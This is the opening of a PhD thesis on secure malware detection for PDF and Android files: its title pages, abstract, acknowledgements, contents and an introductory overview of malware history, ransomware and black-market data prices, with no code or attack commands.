Università degli Studi di Cagliari

DOTTORATO DI RICERCA

INGEGNERIA ELETTRONICA ED INFORMATICA

XXVIII Ciclo

DESIGN AND IMPLEMENTATION OF ROBUST SYSTEMS FOR SECURE MALWARE DETECTION

Settore scientifico disciplinare di afferenza

ING-INF/05: Sistemi di elaborazione delle informazioni

Presentata da	**Davide Maiorca**
Coordinatore Dottorato	**Prof. Fabio Roli**
Tutor	**Prof. Giorgio Giacinto**

Esame finale anno accademico 2014 – 2015

Università degli Studi di Cagliari
Dipartimento di Ingegneria Elettrica ed Elettronica

Design and Implementation of Robust Systems for Secure Malware Detection

di

Davide Maiorca

Tesi per il conseguimento del titolo di
Dottore di Ricerca (Ph.D.)

in
Ingegneria Elettronica ed Informatica
XXVIII Ciclo

Tutor: Prof. Giorgio Giacinto
Coordinatore Corso: Prof. Fabio Roli
Settore Scientifico: ING-INF/05

Anno Accademico 2014-2015

Unione europea
Fondo sociale europeo
REGIONE AUTONOMA DELLA SARDEGNA
FSE 2007-2013
POR SARDEGNA
obiettivo competitività regionale e occupazione

"Das Schönste, was wir erleben können, ist das Geheimnisvolle. Es ist das Grundgefühl, das an der Wiege von wahrer Kunst und Wissenschaft steht. Wer es nicht kennt und sich nicht mehr wundern, nicht mehr staunen kann, der ist sozusagen tot und sein Auge erloschen."

("The most beautiful thing we can experience is the mysterious. It is the source of all true art and science. He to whom the emotion is a stranger, who can no longer pause to wonder and stand wrapped in awe, is as good as dead —his eyes are closed.")

Albert Einstein, *Mein Weltbild*, 1931

University of Cagliari

Abstract

Department of Electrical and Electronic Engineering
Pattern Recognition and Applications Lab

Doctor of Philosophy

by **Davide Maiorca**

Malicious software (malware) have significantly increased in terms of number and effectiveness during the past years. Until 2006, such software were mostly used to disrupt network infrastructures or to show coders' skills. Nowadays, malware constitute a very important source of economical profit, and are very difficult to detect. Thousands of novel variants are released every day, and modern obfuscation techniques are used to ensure that signature-based anti-malware systems are not able to detect such threats. This tendency has also appeared on mobile devices, with Android being the most targeted platform. To counteract this phenomenon, a lot of approaches have been developed by the scientific community that attempt to increase the resilience of anti-malware systems. Most of these approaches rely on machine learning, and have become very popular also in commercial applications. However, attackers are now knowledgeable about these systems, and have started preparing their countermeasures. This has lead to an arms race between attackers and developers. Novel systems are progressively built to tackle the attacks that get more and more sophisticated. For this reason, a necessity grows for the developers to anticipate the attackers' moves. This means that defense systems should be built proactively, i.e., by introducing some security design principles in their development. The main goal of this work is showing that such proactive approach can be employed on a number of case studies. To do so, I adopted a global methodology that can be divided in two steps. First, understanding what are the vulnerabilities of current state-of-the-art systems (this anticipates the attacker's moves). Then, developing novel systems that are robust to these attacks, or suggesting research guidelines with which current systems can be improved. This work presents two main case studies, concerning the detection of PDF and Android malware. The idea is showing that a proactive approach can be applied both on the X86 and mobile world. The contributions provided on this two case studies are multifolded. With respect to PDF files, I first develop novel attacks that can empirically and optimally evade current state-of-the-art detectors. Then, I propose possible solutions with which it is possible to increase the robustness of such detectors against known and novel attacks. With respect to the Android case study, I first show how current signature-based tools and academically developed systems are weak against empirical obfuscation attacks, which can be easily employed without particular knowledge of the targeted systems. Then, I examine a possible strategy to build a machine learning detector that is robust against both empirical obfuscation and optimal attacks. Finally, I will show how proactive approaches can be also employed to develop systems that are not aimed at detecting malware, such as mobile fingerprinting systems. In particular, I propose a methodology to build a powerful mobile fingerprinting system, and examine possible attacks with which users might be able to evade it, thus preserving their privacy. To provide the aforementioned contributions, I co-developed (with the cooperation of the researchers at `PRALab` and `Ruhr-Universität Bochum`) various systems: a library to perform optimal attacks against machine learning systems (`AdversariaLib`), a framework for automatically obfuscating Android applications, a system to the robust detection of Javascript malware inside PDF files (`LuxOR`), a robust machine learning system to the detection of Android malware, and a system to fingerprint mobile devices. I also contributed to develop `Android PRAGuard`, a dataset containing a lot of empirical obfuscation attacks against the Android platform. Finally, I entirely developed `Slayer NEO`, an evolution of a previous system to the detection of PDF malware. The results attained by using the aforementioned tools show that it is possible to proactively build systems that predict possible evasion attacks. This suggests that a proactive approach is crucial to build systems that provide concrete security against general and evasion attacks.

Acknowledgements

First and foremost, I would like to thank my supervisor, prof. Giorgio Giacinto. His precious advice and support made me not only a better scientist, but also a better person. I am deeply grateful to him for having believed in me since the very first moment of my career. I would like to express my gratitude to the head of PRALab, prof. Fabio Roli, for all his useful and inspiring insights. He is one of the best scientist I have ever met, and working with him is a true privilege. I also would like to extend my thanks to prof. Giorgio Fumera for his kind and insightful support.

A very special thanks goes to the *fantastic four* post-docs with whom I shared my Ph.D. experience: Battista, Davide, Igino, and Luca. Without their support and teachings, my Ph.D. would not have been the same. I am also grateful to Ambra, Paolo, Mansour, Marco, Elena and all the research associates for all their work and cooperation. Special thanks also go to our secretary Carla and, in general, to the whole PRALab. I would like to thank Paolo, Matteo, Federico, Luca, Mario and all the other guys that contributed to the activities of the IEEE Cagliari Student Branch.

I am also very grateful to prof. Thorsten Holz for giving me the opportunity of doing a great internship at Ruhr-Universität Bochum. Very special thanks to Johannes, Teemu, Thomas and all the other guys of the Lehrstuhl für Systemsicherheit. I had a wonderful time with them, and I really learned a lot from this experience. I also would like to thank prof. Edgar Weippl and Urko Zurutuza for their external reviews of this thesis.

Special thanks also go to people who have supported me during these years: Maurizio, Carlo and Andrea for their constant support and friendship; Andrea, Michele, and Alfredo for sharing great moments; Simone and Daniele, for being true friends since a lifetime; my two cousins Andrea for always being there, despite everything; Alice, Valentina, Elsa, Alessandra, and Daniela for their presence; Nóra, for her precious support during these years. Last but not least, the biggest special thanks goes to my parents and my brother for making me the person I am, and for having always supported me in any possible way. I consider myself privileged and lucky to have their support, and without them this Ph.D. would not have been possible.

I am aware that this Ph.D. is only the first step of a long and difficult career. However, I also know that the road to become a good scientist is easier when great colleagues, friends and family support you. Therefore, I hope that I will share great and difficult moments with you guys also in the years to come.

Thank you everyone!

Davide

Ringraziamenti

Vorrei anzitutto ringraziare il mio tutor, prof. Giorgio Giacinto. I suoi preziosi consigli ed il suo supporto mi hanno migliorato non solo come scienziato, ma anche come persona. Gli sono davvero grato per aver creduto in me fin dal primo momento del mio dottorato. Vorrei esprimere la mia gratitudine anche al direttore del PRALab, prof. Fabio Roli, per tutti i suoi suggerimenti e consigli. Lui è uno dei migliori scienziati che abbia mai conosciuto, e lavorare con lui è un vero privilegio. Vorrei estendere i miei ringraziamenti anche al prof. Giorgio Fumera per suo utilissimo supporto.

Un ringraziamento molto speciale va ai *fantastici quattro* post-docs con cui ho condiviso il mio dottorato: Battista, Davide, Igino e Luca. Senza il loro supporto e i loro insegnamenti, il mio dottorato non sarebbe stato lo stesso. Sono grato anche ad Ambra, Paolo, Mansour, Marco, Elena e a tutti i collaboratori di ricerca per i loro contributi. Ringraziamenti speciali vanno anche a Carla, la nostra segretaria, e a tutto il PRALab. Vorrei inoltre ringraziare Paolo, Matteo, Federico, Luca, Mario e tutti gli altri ragazzi che hanno contribuito alle attività della IEEE Student Branch di Cagliari.

Sono molto grato al prof. Thorsten Holz per avermi dato la possibilità di svolgere una internship alla Ruhr-Universität Bochum. Ringraziamenti molto speciali vanno anche a Johannes, Teemu, Thomas e tutti gli altri ragazzi del Lehrstuhl für Systemsicherheit. Con loro ho passato dei momenti fantastici e ho davvero imparato tanto. Vorrei anche ringraziare i proff. Edgar Weippl e Urko Zurutuza per le revisioni esterne di questa tesi.

Ringraziamenti speciali vanno anche alle persone che mi hanno sostenuto durante questi anni: Maurizio, Carlo e Andrea per il loro supporto costante e per la loro amicizia; Andrea, Michele e Alfredo per aver condiviso grandi momenti; Simone e Daniele per la loro amicizia che dura da una vita; i miei due cugini Andrea per esserci sempre; Alice, Valentina, Elsa, Alessandra e Daniela per la loro presenza; Nóra, per il suo prezioso supporto durante questi anni. Infine, il più grande ringraziamento va ai miei genitori e a mio fratello per avermi reso la persona che sono, e per avermi sostenuto in ogni modo. Mi considero privilegiato e fortunato ad avere il loro supporto, e senza di loro questo dottorato non sarebbe stato possibile.

Sono consapevole che questo dottorato è solo il primo passo di una lunga e difficile carriera. Tuttavia, so anche che la strada per diventare un buon scienziato è più facile quando i colleghi, gli amici e la famiglia ti sostengono. Perciò, spero di avere la possibilità di condividere ancora momenti di gioia e difficoltà con tutti voi in futuro.

Grazie a tutti!

Davide

Davide Maiorca gratefully acknowledges Regione Autonoma della Sardegna for the financial support of his PhD scholarship (P.O.R. Sardegna F.S.E. Operational Programme of the Autonomous Region of Sardinia, European Social Fund 2007-2013 - Axis IV Human Resources, Objective l.3, Line of Activity l.3.1.).

Contents

Abstract **ii**

Acknowledgements **iv**

Ringraziamenti **v**

List of Figures **ix**

List of Tables **x**

1 Introduction and Background **1**

1.1 Overview . . . 1
1.2 Malware . . . 2
1.3 Vulnerabilities . . . 5
1.4 Motivation . . . 7
1.4.1 Developing Secure Systems for Malware Detection . . . 7
1.4.2 Practical Implementations of Robust Methodologies . . . 8
1.5 Contributions . . . 10
1.5.1 Organization . . . 12

2 Background on Evasion Attacks against Detection Systems **13**

2.1 Adversarial Machine Learning . . . 15
2.1.1 Related Work . . . 17
2.1.2 Adversary Model . . . 18
2.1.3 Attack scenarios . . . 20
2.1.4 Optimal Evasion of Differentiable Classifiers at Test Time . . . 21
2.1.4.1 General Approach . . . 21
2.1.4.2 Gradient descent attacks . . . 23
2.2 Conclusions . . . 24

3 Towards Secure Detection of Malicious PDF Files **25**

3.1 Background on PDF . . . 26
3.1.1 PDF Structure . . . 27
Objects . . . 27
File Structure . . . 27

Document Structure . . . 28
Content Streams . . . 28
3.1.2 Background on Javascript in PDF . . . 29
3.1.3 Related Work . . . 32
3.2 Techniques for Detecting Malicious PDF files . . . 34
3.2.1 Dynamic Analysis . . . 34
3.2.2 Static Analysis . . . 34
3.3 Mimicry Attack . . . 36
3.3.1 Overview . . . 36
3.4 Javascript-Based countermeasures: Lux0R . . . 37
3.4.1 API reference extraction . . . 38
3.4.2 API Reference Selection . . . 39
3.4.3 Classification . . . 40
3.5 Evaluating Lux0R . . . 40
3.5.1 Dataset . . . 41
Dataset Validation and Ground Truth . . . 41
Getting Our Dataset . . . 42
3.5.2 Statistical Evaluation . . . 42
Processing time . . . 44
3.5.3 CVE-based Evaluation . . . 45
3.6 Evaluating Lux0R Against Adversarial Attacks . . . 47
3.6.0.1 Mimicry Attack based on Feature Addition . . . 47
3.7 Lux0R Limitations . . . 48
3.8 Reverse Mimicry . . . 50
3.8.1 EXE Embedding . . . 51
3.8.2 PDF Embedding . . . 53
3.8.2.1 Javascript Injection . . . 54
3.8.3 Systems Weaknesses . . . 55
3.9 Testing Reverse Mimicry . . . 57
3.10 Countermeasures Based On Structure: Slayer NEO . . . 59
3.10.1 Features . . . 61
3.10.1.1 General Structure . . . 61
3.10.1.2 Object Structure . . . 62
3.10.1.3 Content-Based Properties . . . 63
3.10.2 Classification . . . 64
3.10.3 Reverse Mimicry Detection . . . 64
3.11 Experimental Evaluation of Slayer NEO . . . 65
3.11.1 Dataset . . . 65
3.11.2 Training and Test Methodology . . . 66
3.11.3 General Performances . . . 67
3.11.4 Detection Under Reverse Mimicry Attacks . . . 68
3.11.5 Discussion . . . 69
3.12 Optimal Attack . . . 69
3.12.1 Discussion . . . 73
3.13 Conclusions . . . 74

4 On the Resilience of Android Anti-Malware and Analysis Systems 75

4.1 Overview . . . 75
4.2 Background on Android . . . 76
4.2.1 Android Applications . . . 77
4.2.2 Overview of the DEX Format . . . 78
4.2.3 DEX File Structure . . . 78
4.2.4 Related Work on Obfuscation . . . 80
4.3 Tool-Based Obfuscation Strategies . . . 80
4.3.1 Trivial Obfuscation Strategies . . . 82
4.3.2 Non-Trivial Obfuscation Strategies . . . 83
4.3.2.1 Reflection . . . 83
4.3.2.2 String Encryption . . . 83
4.3.2.3 Class Encryption . . . 83
4.3.3 Other Obfuscation Strategies . . . 84
4.3.3.1 `.xml` files and resources . . . 84
4.3.3.2 Assets . . . 84
4.3.4 Combining Obfuscation Techniques . . . 84
4.4 Obfuscation Assessment Against Anti-Malware . . . 85
4.4.1 Objectives . . . 85
4.4.2 Dataset and Anti-malware Engines . . . 86
4.4.2.1 Datasets . . . 86
4.4.2.2 Anti-malware Engines . . . 86
4.4.3 Experimental Protocol . . . 87
4.4.4 General Obfuscation Assessment . . . 89
4.4.5 Extended Obfuscation Assessment . . . 92
4.4.5.1 Assets Obfuscation . . . 92
4.4.5.2 Entry Points Obfuscation . . . 95
4.4.6 Temporal Comparison . . . 97
4.4.7 Single Anti-malware Evaluation . . . 99
4.4.8 Anti-malware Deception . . . 100
4.5 Discussion and Countermeasures . . . 101
4.6 Obfuscation Against Analysis Tools . . . 102
4.6.1 Obfuscation Against Dynamic Analysis . . . 103
4.6.2 Static Analysis Evasion . . . 105
4.7 Evaluating the Robustness of Analysis Tools . . . 107
4.7.1 Implementation . . . 108
4.7.2 Evaluation of Static Analysis Systems . . . 109
4.7.3 Evaluation of Dynamic Analysis Systems . . . 110
4.8 Performance Evaluation and Limitations . . . 113
4.8.1 Performance . . . 113
4.8.2 Skipped Obfuscation Steps . . . 114
4.9 Discussion and Limitations . . . 115
4.10 Conclusions . . . 116

5 Building Secure Systems for Android Malware Detection 117
5.1 Overview . . . 117

5.2 Drebin 118
5.3 Malware Data Manipulation 120
5.4 Adversarial Detection 122
5.4.1 Securing Linear Classification 122
5.4.2 Secure SVM Learning Algorithm 124
5.4.3 Parameter Selection 125
5.5 Experimental Analysis 127
5.5.1 Experimental Results 128
5.6 Conclusions and Discussion 133

6 Evaluating the Robustness of Mobile Fingerprinting Systems 135
6.1 Fingerprinting Mobile Devices 136
6.1.1 Features 136
Browser Attributes 136
System Attributes 137
Hardware Attributes 137
Behavioral Attributes 138
6.2 Detection Approach 139
6.2.1 Formalization 139
6.2.2 Implementation 141
6.3 Experimental Assessment 141
6.3.1 Single-Iteration Experiment 142
6.3.2 Multi-Iteration Experiment 143
6.4 Evasion Attacks 145
6.4.1 Evasion Results 147
6.5 Conclusions and Discussion 148

7 Conclusions 150

Bibliography 152

Selected Publications 169

List of Figures

1.1 Average prices for stolen data on the black market (source: Symantec - see [1]). . . . 3
1.2 The evolution of malware number from 2013 to 2015 (source: McAfee - see [2]). . . . 4
1.3 Ransomware number in 2013 and 2014 (source: Symantec - see [1]). . . . 4
1.4 The evolution of mobile malware number from 2013 to 2015 (source: McAfee - see [2]). . . . 5
1.5 The increment of the number of Android malware families from 2011 to 2014 (source: Symantec - see [1]). . . . 6

2.1 A conceptual representation of the *proactive* arms race [3]. . . . 16
2.2 Different scenarios for gradient-descent-based evasion procedures. In each, the function $g(\mathbf{x})$ of the learned classifier is plotted with a color map with high values (red-orange-yellow) for the malicious class, and low values (green-cyan-blue) for the legitimate class. The decision boundary is shown in black. For every malicious sample, it is shown the gradient descent path against a classifier with a closed boundary around the malicious class (**top-left**) and against a classifier with a closed boundary around the benign class (**top-right**). Finally, the modified objective function of Eq. (2.2) is plotted, and the resulting descent paths against a classifier with a closed boundary around the benign class (**bottom**). . . . 22

3.1 A conceptual structure of the mimicry attack 36
3.2 An example of mimicry attack 37
3.3 Architecture of `LuxOR` 38
3.4 ROC curve of `LuxOR` for one of the five runs performed on our dataset. The plot focuses on `DR>98%` and `FPR` $\leq$`1%`. . . . 45
3.5 Probability of evasion by mimicry attack through feature addition, and normalized AUC1% of `LuxOR` for various values of the API selection threshold t. . . . 49
3.6 Conceptual structure of the reverse mimicry attack 50
3.7 An example of reverse mimicry attack 51
3.8 A conceptual representation of the layers 56
3.9 An example of evasion of systems that extract features from STO and SUO layers 57
3.10 High-level architecture of Slayer NEO. . . . 60

3.11 Experimental results for SVMs with linear and RBF kernel (first and second row), and for neural networks (third row). We report the FN values (attained at FP=0.5%) for increasing $d_{\max}$. For the sake of readability, we report the average FN value $\pm$ half standard deviation (shown with error bars). Results for perfect (PK) and limited (LK) knowledge attacks with $\lambda = 0$ (without mimicry) are shown in the first column, while results with $\lambda = 500$ (with mimicry) are shown in the second column. In each plot we considered different values of the classifier parameters, *i. e.*, the regularization parameter C for the linear SVM, the kernel parameter γ for the SVM with RBF kernel, and the number of neurons m in the hidden layer for the neural network, as reported in the plot title and legend. . . . 71

4.1 Statistics of the Average Detection Rates of the 13 anti-malware solutions when the seven obfuscation scenarios are applied. Results are reported in terms of increasing effectiveness of the employed obfuscation techniques . 89
4.2 Statistics of the Average Detection Rates of the 13 anti-malware solutions when Assets are encrypted, and the seven obfuscation scenarios are applied. Results are reported in terms of increasing effectiveness of the employed obfuscation techniques 94
4.3 Statistics of the Average Detection Rates of the 13 anti-malware solutions when Assets and Entry Points are encrypted, and the seven obfuscation scenarios are applied. Results are reported in terms of increasing effectiveness of the employed obfuscation techniques 96
4.4 Detection rate of anti-malware engines when strings belonging to malicious samples are injected into benign samples 101

5.1 A schematic representation of the architecture of Drebin. First, applications are represented as vector in a `d`-dimensional feature space. A linear classifier is then trained on an available set of labeled application, to discriminate between malware and benign applications. During classification, unseen applications are evaluated by the classifier. If the classifier's output $f(\boldsymbol{x}) \geq 0$, they are classified as malware, and as benign otherwise. Finally, Drebin also provides an interpretation of its decision, by highlighting the most suspicious (or benign) features that contributed to the decision [4]. . 118
5.2 Mean ROC curves on *Drebin* (*left*) and `Android PRAGuard` data (*right*), for classifiers trained on *Drebin* data. 129
5.3 Absolute values of feature weights, in descending order (*i. e.*, $|w_{(1)}| \geq \ldots \geq |w_{(\mathtt{d})}|$), for each classifier (averaged on 10 runs). Flatter curves correspond to more evenly-distributed feature weights (*i. e.*, more secure classifiers). . 129
5.4 Mean ROC curves for all classifiers against different obfuscation techniques, computed on the `Android PRAGuard` data. 131
5.5 Feature set distributions for non-obfuscated (*leftmost* plot) and obfuscated malware in `Android PRAGuard`, for different obfuscation techniques. Each bar corresponds to the average number of features equal to one within each feature set (averaged on 10 runs). Notably, obfuscation attacks delete Dalvik Code features (S5-S8), while the `manifest` (S1-S4) remains mostly intact. 132

5.6 Detection Rate (DR) at 1% False Positive Rate (FPR) for each classifier under the *Perfect-Knowledge* (left), *Limited-Knowledge* (middle), and *Mimicry* (right) attack scenarios, against an increasing number of modified features. Solid (dashed) lines are obtained by simulating attacks with feature injection (feature injection and removal). 132
5.7 Feature set distributions for benign (*first* plot), non-obfuscated (*second* plot) and obfuscated malware in *Drebin*, using PK (*third* plot) and mimicry (*fourth* plot) attacks. It is clear that the mimicry attack produces malware samples which are more similar to the benign data than those obtained with the PK attack. See the caption of Fig. 5.5 for further details. 133

6.1 Average ROC performance chart for the single-iteration experiment. . . . 144
6.2 Average ROC performance chart for the multi-iteration experiment. 145
6.3 Average ROC performance chart for our system under multiple scenarios of evasion attacks. 148

List of Tables

1.1 List of applications with the highest number of critical vulnerabilities (source: `cvedetails`) . . . 9

3.1 Distribution of CVE references related to samples in M_{cve}. . . . 42
3.2 Classification Results according to the Statistical Evaluation. . . . 43
3.3 Average processing time of `PjScan` and `LuxOR` for samples in M_{gen} and B. 44
3.4 Classification Results according to the CVE-based evaluation. DR=malware detection rate, FPR=false-positive rate. . . . 46
3.5 Efficacy of `EXEembed`, `PDFembed`, `JSinject` evasion techniques against six PDF malware detection tools . . . 57
3.6 Experimental comparison between Slayer NEO and other academic tools. 67
3.7 Comparison, in terms of true positives (TP), between Slayer NEO and research tools with respect to *evasion* attacks (%) . . . 69

4.1 List of anti-malware apps included in the experimental evaluation . . . 87
4.2 Average percentage increment of the obfuscated applications size . . . 92
4.3 List of the most evasive families. The Average (Avg.) Detection Rate (DR) is reported . . . 93
4.4 Evolution of the anti-malware robustness to obfuscation from 2012 to 2014 for specific samples (First set of Malware Samples) - See text for explanation of notation . . . 98
4.5 Evolution of the anti-malware robustness to obfuscation from 2012 to 2014 for specific samples (Second set of Malware Samples) - See text for explanation of notation . . . 98
4.6 Less complex obfuscation techniques that will bring detection rate under 50%, under different constraints and for each anti-malware engine . . . 99
4.7 Results for dynamic analysis services. Four applications are tested, and we verify network connection and lost taints. . . . 111
4.8 Benchmark results . . . 113

5.1 Overview of feature sets. . . . 119
5.2 Number of features in each set for SVM, Sec-SVM, and MCS-SVM. Feature set sizes for the Sec-SVM (M) using only `manifest` features are reported in brackets. For all classifiers, the total number of selected features is $\mathsf{d}' = 10,000$. . . . 128

Alle mie care zie Laura e Luisa

Chapter 1

Introduction and Background

1.1 Overview

Computer technology is part of our everyday life, and most of our activities strongly depend on it. Billions of devices, from traditional desktop computers to smartphones, are currently used. Moreover, IoT (*Internet of Things*) devices will provide a further boost to this technological expansion. Despite the very strong advantages that such devices have brought to our everyday life, there are a lot of concerns that industries and academia are currently facing. Such concerns are related to the huge quantity of data that we are consciously or unconsciously sharing. For example, we often share in social networks sensitive and private information that can be easily exploited by an attacker. In other (more critical) cases, attackers' victims might get their computer data (such as pictures, working data, etc.) encrypted, and they are forced to pay hundreds of dollars to get their data back.

The main motivation behind these attacks is that information has a strong economical value. Information such as credit card numbers, personal profiles, or even medical records can be resold on the black market for a consistent price. If we think that such data can be stolen from millions of people, it is easy to imagine the gigantic business that exploits the system security.

To ensure that these attacks target as many users as possible, a lot of malicious software (malware) have been developed during these years. Such software mainly aim to take the control of the victim's device, in order to steal their private information, encrypt their data, or perform additional malicious actions that address other systems (which is what generally happens with *botnets*). Additionally, malware have been also used to perform cyberterrosist attacks, such as the ones against Iranian nuclear plants. As IoT devices are spreading, it is clear that malware will also be employed against safety critical applications such as medical devices. In the following, I provide a more detailed overview on malware and on their impact on computer security.


1.2 Malware

Malicious software (malware) have been targeting computer systems for more than twenty-five years. The first malware were developed with the aim of showing coders' skills (e.g., `Brain`). The evolution in computing technology lead to progressively more sophisticated malware, which acquired dangerous properties such as polymorphism or self-spreading, leading to the infection of a significantly higher number of machines. This evidenced a shift in the actions of attackers, whose main aim was destroying network infrastructures by means of e.g., denial of service attacks. As popular examples, `Sasser` and `ILOVEYOU` consistently targeted Windows-based machines, thus creating massive damage to a very high number of systems.

After 2006, the situation significantly changed. Malware are not just used to damage systems, but also to achieve economical profit. An example is the Zeus botnet, which infected more than 4.000.000 computers in 2014. Such malware aims to steal the users' credentials (including banking accounts) and to control the infected systems, in order to launch combined attacks by cooperating with other infected machines. The stolen data, spanning from Credit Cards to email addresses or cloud accounts, are typically resold on black markets that are typically accessible by means of TOR networks. Figure 1.1 shows the average prices for stolen data on the black market (source: Symantec - see [1]). The easiness of infecting and spreading such malware via SPAM and social networks has lead to a huge business that involves billions of dollars. Figure 1.2 shows the increment of the number of malware from 2013 to 2015 (source: McAfee - see [2]). The number of total malware is impressive (almost reaching 500.000.000), and new samples are detected every second by anti-malware services.

The spread of malware has also gained an additional boost with the introduction of *ransomware*. This category of malware uses a strong key (typically, a RSA-2048) to encrypt the victim's data. Such key can be only obtained after having paid a consistent amount of money before an expiration date. Ransomware have critically targeted private users, companies and also public infrastructures such as local administrations or schools.

Figure 1.3 shows a comparison between the number of ransomware in 2013 and 2014. As an example of the amount of money that can be made with such malware, the developers of `CryptoDefense`, one of the most recent ransomware, earned around $34,000$



Item	2014 Cost	Uses
1,000 Stolen Email Addresses	$0.50 to $10	Spam, Phishing
Credit Card Details	$0.50 to $20	Fraudulent Purchases
Scans of Real Passports	$1 to $2	Identity Theft
Stolen Gaming Accounts	$10 to $15	Attaining Valuable Virtual Items
Custom Malware	$12 to $3500	Payment Diversions, Bitcoin Stealing
1,000 Social Network Followers	$2 to $12	Generating Viewer Interest
Stolen Cloud Accounts	$7 to $8	Hosting a Command-and-Control (C&C) Server
1 Million Verified Email Spam Mail-outs	$70 to $150	Spam, Phishing
Registered and Activated Russian Mobile Phone SIM Card	$100	Fraud

Value of Information Sold on Black Market
Source: Symantec

FIGURE 1.1: Average prices for stolen data on the black market (source: Symantec - see [1]).

in one month. Overall, hundred of millions of dollars are earned by cybercriminals by employing ransomware against a huge number of victims [1].

Malware has also been used for cyberwar purposes. A very popular example is the `Stuxnet` malware that targeted Iranian nuclear plants. In general, targeting industrial infrastructures requires a very detailed knowledge of the devices that are targeted. For example, `Stuxnet` targeted Siemens devices by resorting to a very complex state-machine [5]. By leveraging this, it was possible to perform certain attacks only in specific moments, in order to create the highest damage possible.

Due to their high diffusion, malware has also started to target advanced mobile devices such as smartphones. Figure 1.4 shows the evolution of the number of mobile malware from 2013 to 2015 (source: McAfee - see [2]). Such number is constantly increasing and new variants are progressively developed. In particular, mobile malware have significantly harmed Android devices. This is because the open source architecture of Android made the development of exploits much easier when compared to systems like iOS. Additionally, there are a lot of alternative markets from which users can download applications for free or with significant discounts. Figure 1.5 shows the increment of the number of Android malware families from 2011 to 2014. It is evident that such number is continuously increasing, as new techniques have been constantly employed. Mobile malware have become more and more sophisticated, performing actions such as sending




FIGURE 1.2: The evolution of malware number from 2013 to 2015 (source: McAfee - see [2]).




FIGURE 1.3: Ransomware number in 2013 and 2014 (source: Symantec - see [1]).

SMS to premium service, stealing personal information, remotely controlling the device, etc.

Finally, malware have recently started to target IoT devices. In particular, the automotive industry is concerned about security issues that might emerge once the Internet will be massively used in cars. Security of medical devices is another critical application. What happens if someone manages to compromise a medical machine in a hospital? This might be used for terrorist actions.

